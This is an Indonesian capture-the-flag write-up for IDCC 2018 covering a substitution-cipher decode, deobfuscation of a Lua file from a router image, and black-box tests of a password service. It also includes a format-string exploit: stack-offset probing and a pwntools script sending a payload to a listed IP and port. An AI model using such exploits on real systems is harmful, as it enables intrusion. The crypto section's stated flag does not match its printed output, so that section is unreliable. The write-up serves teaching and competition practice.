lklrxhrm zezsezp ae rmfhrxr
wrnmre lemyrmf ae bewr
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
oemyr hksrar teaps
zkzlknehrm xkmjpzrm rlrae
wrvrp teaps hrarmf yrh raev
yrse oemyr vkmfhrse heyr...
vrxhrn skvrmfe
yrhhrm yknehry wrhyp
brmfrm lkntkmye zkwrnmre
bpyrrm zezse ae lpze...
d! zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
zkmrnevrt arm yknpx yknyrwr
wrvrp apmer yrh xkemart xpnfr
lknxjphpnvrt srar Jrmf Hprxr
oemyr heyr ae apmer...
xkvrzrmjr
EAOO{j0p_Swm3A_z3_m1Ok}
```

Berikut isi file kunci


```
r404404loa404kcf404tebhv404zmd404sgnx404ypqw404iju
```

Terdapat angka 404 berulang. Saya menghapus manual angka 404 dan didapatkan kunci berikut.

```
rloakcftebhvzmdsgnxypqwiju
```

Terdapat huruf huruf alfabet a-z yang urutannya diacak. Kemungkinan flag di enkripsi dengan linear mapping cryptography. Mapping flag dengan kunci. Berikut script yang digunakan untuk mapping.

```
import string
flag = open("flag").read()
keys = "rloakcftebhvzmdsgnxypqwiju" +
"rloakcftebhvzmdsgnxypqwiju".upper()
alfabet = 'abcdefghijklmnopqrstuvwxyz' +
'abcdefghijklmnopqrstuvwxyz'.upper()

real_flag = ""
for i in flag:
     for j in range(len(keys)):
          if(i in "{}0123456789_ .\n"):
               real_flag += i
               break
          if(i == keys[j]):

               real_flag += alfabet[j]
               break

print real_flag
```




```
a@a-l ~/cfx $ python mapping.py
mimpi adalah kunci
untuk kita menaklukkan dunia
berlarilah tanpa lelah
sampai engkau meraihnya
laskar pelangi
takkan terikat waktu
bebaskan mimpimu di angkasa
warnai bintang di jiwa
menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
selamanya
cinta kepada hidup
memberikan senyuman abadi
walau hidup kadang tak adil
tapi cinta lengkapi kita...
laskar pelangi
takkan terikat waktu
jangan berhenti mewarnai
jutaan mimpi di bumi...
o menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
menarilah dan terus tertawa
walau dunia tak seindah surga
bersyukurlah pada Yang Kuasa
cinta kita di dunia...
selamanya
IDCC{y0u_Pwn3D_m3_n1Ce}
a@a-l ~/cfx $ 
```

Flag: **CTFX{linear_algebra_1s_1mport4nt_for_your_life_and_college_}**


Forensic

Freedom (120pts)

Diberikan file image.img yang merupakan sebuah image dari router. Dari ubuntu, image dapat dimount. Terdapat 2 virtual Drive yang terdapat pada image tersebut.



Saya lalu mencari beberapa string mencurigakan seperti IDCC dan lainnya. Namun tidak menemukan apapun. Terdapat flag.lua yang sepertinya mencurigakan.




```
a@a-l /media/a/57f8f4bc-abf4-655f-bf67-946fc0f9f25b1 $ ^C
a@a-l /media/a/57f8f4bc-abf4-655f-bf67-946fc0f9f25b1 $ tree | grep flag
|   |   |   |         ├── flag.lua
a@a-l /media/a/57f8f4bc-abf4-655f-bf67-946fc0f9f25b1 $ sudo find . -name "flag*"
./usr/lib/lua/luci/view/flag.lua
```

Berikut isi dari flag.lua

```
function IllIlllIllIlllIlllIlllIll(IllIlllIllIllIll) if
(IllIlllIllIllIll==(((((919 + 636)-636)*3147)/3147)+919)) then return
not true end if (IllIlllIllIllIll==(((((968 +
670)-670)*3315)/3315)+968)) then return not false end end; local
IIllllIIllll = (7*3-9/9+3*2/0+3*3);local IIlllIIlllIIlllIIlllII =
(3*4-7/7+6*4/3+9*9);local IllIIIllIIIIllI = table.concat;function
IllIIIIllIIIIIl(IIllllIIllll) function IIllllIIllll(IIllllIIllll)
function IIllllIIllll(IllIllIllIllI) end end
end;IllIIIIllIIIIIl(900283);function
IllIlllIllIlllIlllIlllIllIIIlll(IIlllIIlllIIlllIIlllII) function
IIllllIIllll(IllIllIllIllI) local IIlllIIlllIIlllIIlllII =
(9*0-7/5+3*1/3+8*2) end
end;IllIlllIllIlllIlllIlllIllIIIlll(9083);local IllIIllIIllIII =
loadstring;local IlIlIlIlIlIlIlII =
{'\45','\45','\47','\47','\32','\68','\101','\99','\111','\109','\112
','\105','\108','\101','\100','\32','\67','\111','\100','\101','\46',
'\32','\10','\114','\101','\113','\117','\105','\114','\101','\32','\
34','\110','\105','\120','\105','\111','\46','\102','\115','\34','\10
','\114','\101','\113','\117','\105','\114','\101','\32','\34','\105'
,'\111','\34','\10','\10','\32','\32','\32','\108','\111','\99','\97'
,'\108','\32','\102','\61','\105','\111','\46','\111','\112','\101','
\110','\40','\34','\47','\114','\111','\111','\116','\47','\110','\11
1','\116','\101','\115','\46','\116','\120','\116','\34','\44','\34',
'\114','\34','\41','\10','\32','\32','\32','\105','\102','\32','\102'
,'\126','\61','\110','\105','\108','\32','\116','\104','\101','\110',
'\32','\10','\32','\32','\32','\112','\114','\105','\110','\116','\40
','\34','\73','\68','\67','\67','\123','\79','\112','\101','\110','\8
7','\82','\84','\105','\53','\57','\48','\48','\68','\33','\125','\34
','\41','\10','\10','\32','\32','\32','\101','\108','\115','\101','\3
2','\10','\32','\32','\32','\112','\114','\105','\110','\116','\40','
\34','\87','\101','\32','\97','\108','\108','\32','\108','\105','\118
','\101','\32','\101','\118','\101','\114','\121','\32','\100','\97',
'\121','\32','\105','\110','\32','\118','\105','\114','\116','\117','
\97','\108','\32','\101','\110','\118','\105','\114','\111','\110','\
109','\101','\110','\116','\115','\44','\32','\100','\101','\102','\1
05','\110','\101','\100','\32','\98','\121','\32','\111','\117','\114
','\32','\105','\100','\101','\97','\115','\46','\34','\41','\10','\1
0','\32','\32','\32','\101','\110','\100','\10',}IllIIllIIllIII(IllII
IllIIIIllI(IlIlIlIlIlIlIlIlII,IIIIIIIlllllllIIIIIIII))()
```

Terdapat angka angka yang merupakan printable character. Ambil angka, print karakter, ternyata itu merupakan script lua yang asli.

```
a =
[45,45,47,47,32,68,101,99,111,109,112,105,108,101,100,32,67,111,100,1
01,46,32,10,114,101,113,117,105,114,101,32,34,110,105,120,105,111,46,
102,115,34,10,114,101,113,117,105,114,101,32,34,105,111,34,10,10,32,3
2,32,108,111,99,97,108,32,102,61,105,111,46,111,112,101,110,40,34,47,
114,111,111,116,47,110,111,116,101,115,46,116,120,116,34,44,34,114,34
,41,10,32,32,32,105,102,32,102,126,61,110,105,108,32,116,104,101,110,
32,10,32,32,32,112,114,105,110,116,40,34,73,68,67,67,123,79,112,101,1
10,87,82,84,105,53,57,48,48,68,33,125,34,41,10,10,32,32,32,101,108,11
5,101,32,10,32,32,32,112,114,105,110,116,40,34,87,101,32,97,108,108,3
2,108,105,118,101,32,101,118,101,114,121,32,100,97,121,32,105,110,32,
118,105,114,116,117,97,108,32,101,110,118,105,114,111,110,109,101,110
,116,115,44,32,100,101,102,105,110,101,100,32,98,121,32,111,117,114,3
2,105,100,101,97,115,46,34,41,10,10,32,32,32,101,110,100,10]

print ''.join(map(chr, a))
```



```
a@a-l ~/cfx $ python lu.py
--// Decompiled Code.
require "nixio.fs"
require "io"

   local f=io.open("/root/notes.txt","r")
   if f~=nil then
   print("IDCC{OpenWRTi5900D!}")

   else
   print("We all live every day in virtual environments, defined by our ideas.")

   end
```


Flag: IDCC{OpenWRTi5900D!}

Binary Exploit

Format Play (50pts)

Akses ke nc 178.128.106.125 13373

Diberikan binary dengan spesifikasi berikut.




```
IOError: [Errno 2] No such file or directory: 'formatplaying'
a@a-l ~/cfx $ file format_playing
format_playing: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamica
lly linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=cf
c85e1fe50254c29b1d27696d087852800cd4a4, not stripped
a@a-l ~/cfx $ checksec format_playing
[*] '/home/a/cfx/format_playing'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
a@a-l ~/cfx $
```

Berikut adalah pseudo code dari binary tersebut


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp-14h] [ebp-A0h]
  int v5; // [esp-10h] [ebp-9Ch]
  int v6; // [esp-Ch] [ebp-98h]
  int v7; // [esp-8h] [ebp-94h]
  int v8; // [esp-4h] [ebp-90h]
  char format; // [esp+0h] [ebp-8Ch]
  int v10; // [esp+4h] [ebp-88h]
  int v11; // [esp+8h] [ebp-84h]
  int v12; // [esp+Ch] [ebp-80h]
  int v13; // [esp+10h] [ebp-7Ch]
  int v14; // [esp+14h] [ebp-78h]
  int v15; // [esp+18h] [ebp-74h]
  int v16; // [esp+1Ch] [ebp-70h]
  int v17; // [esp+20h] [ebp-6Ch]
  int v18; // [esp+24h] [ebp-68h]
  int v19; // [esp+28h] [ebp-64h]
  int v20; // [esp+2Ch] [ebp-60h]
  int v21; // [esp+30h] [ebp-5Ch]
  int v22; // [esp+34h] [ebp-58h]
  int v23; // [esp+38h] [ebp-54h]
  int v24; // [esp+3Ch] [ebp-50h]
  int v25; // [esp+40h] [ebp-4Ch]
  int v26; // [esp+44h] [ebp-48h]
  int v27; // [esp+48h] [ebp-44h]
  int v28; // [esp+4Ch] [ebp-40h]
  int v29; // [esp+50h] [ebp-3Ch]
  int v30; // [esp+54h] [ebp-38h]
  int v31; // [esp+58h] [ebp-34h]
  int v32; // [esp+5Ch] [ebp-30h]
  int v33; // [esp+60h] [ebp-2Ch]
  int v34; // [esp+64h] [ebp-28h]
  int v35; // [esp+68h] [ebp-24h]
  int v36; // [esp+6Ch] [ebp-20h]
  int v37; // [esp+70h] [ebp-1Ch]
  int v38; // [esp+78h] [ebp-14h]
  unsigned int v39; // [esp+80h] [ebp-Ch]
  int *v40; // [esp+84h] [ebp-8h]

  v40 = &argc;
  v39 = __readgsdword(0x14u);
  printf("Input your name: ");
  __isoc99_scanf(
    "%128[^\n]",
    &format,
    v4,
    v5,
    v6,
    v7,
    v8,
    *(_DWORD *)&format,
    v10,
    v11,
    v12,
    v13,
    v14,
    v15,
    v16,
    v17,
    v18,
    v19,
    v20,
    v21,
    v22,
    v23,
    v24,
    v25,
    v26,
    v27,
    v28,
    v29,
    v30,
    v31,
    v32,
    v33,
    v34,
    v35,
    v36,
    v37);
  printf("Hello, ");
  printf(&format);
  puts((const char *)&unk_8048813);
  if ( secret == 48879 )
  {
    puts("Congratulations!");
    system("/bin/cat ./flag.txt");
  }
  else
  {
    v38 = secret;
    printf("secret: %d\n", secret);
    puts("hahaha... shame");
  }
  return 0;
}
```

Saya diharuskan mendapatkan secret menjadi 48879, untuk mendapatkan flag. Terdapat celah format string pada bagian yang saya bold merah, sehingga kita memiliki celah overwrite to anywhere untuk melakukan overwrite terhadap secret. Secret merupakan variable global sehingga alamat nya pasti fix sehingga kita dapat langsung melakukan overwrite,



```
.data:0804A034 secret
```

Selanjutnya kita harus mengetahui offset alamat tempat kita akan menulis ke alamat tersebut. Dari percobaan sederhana didapatkan bahwa alamat AAAA didapatkan pada offset ke 7, 0x41414141.




```
a@a-l ~/cfx $ ./format_playing
Input your name: AAAA %p %p %p %p %p %p %p %p %p %p %p
Hello, AAAA 0xffa6944c 0xf7f394a0 0x804865a (nil) 0x1 0xf7f63918 0x41414141 0x2070
2520 0x25207025 0x70252070 0x20702520
secret: 255
hahaha    shame
```

Saya lalu memanfaatkan module pwntools auto fmt.

Berikut adalah script cepat nya

```
from pwn import *

pay  = fmtstr_payload(7, {0x0804A034: 48879}, write_size='int')
p = connect("178.128.106.125", 13373)
p.sendline(pay)
p.interactive()
```

Saya menulis alamat 0x0804A034, dengan 48879. Jalankan program dan dapatkan flag.


https://docs.google.com/document/d/1L2fpF_f09JQZ31T2sYbLshdkscdRwuRRpP
Ahmad Maulvi Alfansuri_ Write Up IDCC 2018
File Edit View Insert Format Tools Add-ons Help All changes saved in Drive
100% Normal text Roboto Mo... 11 B I U A

```
IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}
```


FLAG: **IDCC{M4nipulat1n9_F0rm4t_for_pR0f1T_$$$}**

Password Generator (100pts)

Program Python ini berfungsi untuk melakukan generate random password.


nc 178.128.106.125 1337

Diberikan service untuk melakukan generate string random. Blackbox testing.




```
[*] Closed connection to 178.128.106.125 port
a@a-l ~/cfx $ nc 178.128.106.125 1337
4
############################################
######## Random Password Generator ########
############################################
Insert Length: 3KI3

a@a-l ~/cfx $ nc 178.128.106.125 1337
7
############################################
######## Random Password Generator ########
############################################
Insert Length: fICzHTR

a@a-l ~/cfx $ nc 178.128.106.125 1337
10
############################################
######## Random Password Generator ########
############################################
Insert Length: ZeLBVJc4AK
```

Kemungkinan service ini memiliki batasan string. Kami lalu mencoba dan didapatkan panjang maksimum nya adalah 8 karakter




```
a@a-l ~/cfx $ nc 178.128.106.125 1337
99
###########################################
######## Random Password Generator ########
###########################################
Insert Length: miURAONG6l0A36HkHQWwpPkvgVcR0RAxJZoNKulmszjjLGLMsXKBW9xewoO5SaNet7Z
oW5SKbTioyqGQ7eZH4tdB9eG1rnWRpXt

a@a-l ~/cfx $ nc 178.128.106.125 1337
99999999
###########################################
######## Random Password Generator ########
###########################################
Insert Length: Iv72W76kkqTkCk2X7KlZ7iXuCSmWJRn9qjZhrvQiLtm2aFBnRhfuXfA6EpwGRysbsj
sr3vgKgNF7qDGsiLayCgmHVuPSypCYpAUXH97KhJGKU0mP6JqLzy8Jeq290eptqPxcUoQGr74vJnarz2y
HuE03wTNID5B9KlUKVf6GqJCvrT858BL7ihjVEuHUNKoSOPxnAWHPbrTVzLICHe1HdOY8HyUODZVeK5sa
5mV4Dyxiwx7a8UU6JmNb05dzlHhqIAsDnNZgUBammalzD7mgkMn3wgrSS5KiSgK2fzDcMvQ034dOc1RUv
SRXmYmzslp3BAAJW6aFRPytpPKIv4wrHbiiBXWRtcZQMShdn4DmcOiKAS6OjAC5pjcRy8N6RBnlBfiEtZ
cMboUG5A3MV9FSHGPu9apXlrwHoBt2VqlWykv76OpdsTnMsrEf0OrGHNPMsZu6erFf2BMhlx4rFVikFHH
KN7w1zY6OiENyw82dOiuEajqHRBLyrA5rKkFY6NgmKTVj2OiDCKUTpNO
a@a-l ~/cfx $ nc 178.128.106.125 1337
999999999
###########################################
######## Random Password Generator ########
###########################################
Insert Length: a@a-l ~/cfx $ 
```

